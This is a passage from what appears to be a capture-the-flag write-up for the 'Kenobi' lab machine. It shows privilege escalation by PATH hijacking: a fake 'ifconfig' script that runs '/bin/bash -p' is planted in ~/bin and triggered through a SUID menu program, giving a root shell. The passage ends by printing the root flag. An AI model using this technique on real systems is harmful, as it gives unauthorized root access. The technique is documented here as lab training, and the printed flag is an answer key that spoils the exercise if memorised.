
When I check the $PATH variable, it seems to be that by default, bash will be looking at binaries coming from /home/kenobi/bin first.



```
kenobi@kenobi:~/share$ echo $PATH
/home/kenobi/bin:/home/kenobi/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/ga
mes:/snap/bin
kenobi@kenobi:~/share$ _
```

Executing our custom binary or script


What our **custom ifconfig script** do is to actually launch a **bash shell as root** when the suid-ed program is executed.



```
kenobi@kenobi:~/share$ cd
kenobi@kenobi:~$ mkdir bin
kenobi@kenobi:~$ cd bin
kenobi@kenobi:~/bin$ vi ifconfig
kenobi@kenobi:~/bin$ cat ifconfig
#!/bin/bash
/bin/bash -p
kenobi@kenobi:~/bin$ chmod +x ifconfig
kenobi@kenobi:~/bin$ ls -lah
total 12K
drwxrwxr-x 2 kenobi kenobi 4.0K Dec 19 12:57 .
drwxr-xr-x 6 kenobi kenobi 4.0K Dec 19 12:57 ..
-rwxrwxr-x 1 kenobi kenobi   25 Dec 19 12:57 ifconfig
kenobi@kenobi:~/bin$ _
```


ROOT access

We relaunch the program again and we press 3 to execute ifconfig. Instead of executing the real ifconfig binary, we actually **execute our custom ifconfig script** and **when that is done we are root**.



```
kenobi@kenobi:~/bin$ menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :3
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@kenobi:~/bin# _
```

Root flag



```
root@kenobi:/root# ls -lah
total 32K
drwx------  3 root root 4.0K Sep  4  2019 .
drwxr-xr-x 23 root root 4.0K Sep  4  2019 ..
lrwxrwxrwx  1 root root    9 Sep  4  2019 .bash_history -> /dev/null
-rw-r--r--  1 root root 3.1K Oct 22  2015 .bashrc
drwx------  2 root root 4.0K Sep  4  2019 .cache
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   33 Sep  4  2019 root.txt
-rw-------  1 root root 5.3K Sep  4  2019 .viminfo
root@kenobi:/root# cat root.txt
177b3cd8562289f37382721c28381f02
root@kenobi:/root# _
```